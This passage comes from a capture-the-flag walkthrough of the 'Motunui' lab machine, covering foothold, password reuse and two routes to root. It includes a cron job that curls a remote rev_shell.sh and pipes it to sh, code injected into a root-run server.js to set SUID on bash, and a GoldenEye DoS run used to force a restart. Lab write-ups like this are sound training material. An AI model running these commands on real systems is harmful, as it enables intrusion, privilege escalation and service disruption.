
Okay, now we can create cronjob, for example this cronjob:

* * * * * curl http://192.168.164.248:8081/rev_shell.sh|sh

The full payload will be:

{
    "hash":"aXNsYW5k",
    "job":"* * * * * curl http://192.168.164.248:8081/rev_shell.sh|sh"
}
jobs

Inside rev_shell.sh we can put the penelope payload:

rev_shell.sh

and then, we got our reverse shell, as user www-data:

rev shell

Find password for moana on /etc/network.pkt

We can find the file read_me inside moana’s home folder:

www-data@motunui:/home/moana$ cat read_me 
I know you've been on vacation and the last thing you want is me nagging you.

But will you please consider not using the same password for all services? It puts us all at risk.

I have started planning the new network design in packet tracer, and since you're 'the best engineer this island has seen', go find it and finish it.

Okay, there is some password reuse user moana is doing. In addition, there is same packer tracer, linpeas actually find the file /etc/network.pkt

linpeas

So, let’s install the software for analyzing this file from the official website of Cisco https://www.netacad.com/resources/lab-downloads. You’ll need to have an account, just create one.

We can this schema:

schema

Okay, I clicked the switch, and went to the CLI tab. Then, we can type enable and show run, and find the password of moana.

username moana privilege 1 password 0 H0wF4ri'LLG0

password

We can assume there is password reuse, let’s try to ssh with the password we found:

ssh moana@motunui.thm # H0wF4ri'LLG0

ssh moana

we can grab the user flag:

moana@motunui:~$ cat user.txt 
THM{m0an4_0f_M0tunu1}

Privilege Escalation to Root using TLS decryption and find root password

The first way will be to find the file /etc/ssl.txt on the machine, let’s download this file.

Then, we’ll load this session secrets to WireShark, with the same packet from before, I followed the instructions from here https://wiki.wireshark.org/TLS

Edit -> Preferences -> Protocols -> TLS -> load ssl file

load ssl file

Now, we can see the decrypted messages.

On one of the http streams, we can find the credentials:

username=root&password=Pl3aseW0rk

find credentials

Now, we can move to user root and grab the root flag:

root flag

and the root flag:

root@motunui:/tmp# cat /root/root.txt 
THM{h34rT_r35T0r3d}

Privilege Escalation to Root using modify server.js and DoS the server

When I checked for running services, we can see the service https.service is being executed by root, and execute the script /var/www/tls-html/server.js:

moana@motunui:/home$ systemctl cat https.service                                                                                                 
# /etc/systemd/system/https.service                                                                                                              
[Unit]                                                                                                                                           
Description=The HTTPS website for Motunui                                                                                                        

[Service]
User=root
Group=root
ExecStart=/usr/bin/node /var/www/tls-html/server.js
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target

The interesting part is that the ones who controls /var/www/tls-html/server.js is www-data, which we already obtained.

So, first let’s check the file:

const app = require('express')();
const https = require('https');
const fs = require('fs');

app.get('/', (req, res) => {
        res.send('welcome');
});

https.createServer({
        key: fs.readFileSync('/var/www/tls-html/key.pem'),
        cert: fs.readFileSync('/var/www/tls-html/cert.pem'),
        passphrase: 'Password1'
}, app).listen(5000);

Okay, it simply listens on port 5000. I wants to add this lines into the file, now it should add SUID bit to /bin/bash:

var exec = require('child_process').exec;

exec('chmod u+s /bin/bash', () => {});

And we modify the file:

modify

Now, I want to make the service restart. The idea is to use https://github.com/jseidl/GoldenEye, which will DoS the service until it crashes and restarts.

We can check for the status of the service:

systemctl status https.service

check status

Okay, let’s execute the DoS attack, until the service crash, and then stop it:

python3 goldeneye.py http://localhost:5000/

DoS

and we can check for the status again, we can see it restarted 11 seconds ago:

check status

When checking /bin/bash, we have the SUID bit:

SUID bit

Let’s get root shell:

moana@motunui:~$ /bin/bash -p
bash-4.4# id
uid=1000(moana) gid=1000(moana) euid=0(root) groups=1000(moana)
bash-4.4# cat /root/root.txt 
THM{h34rT_r35T0r3d}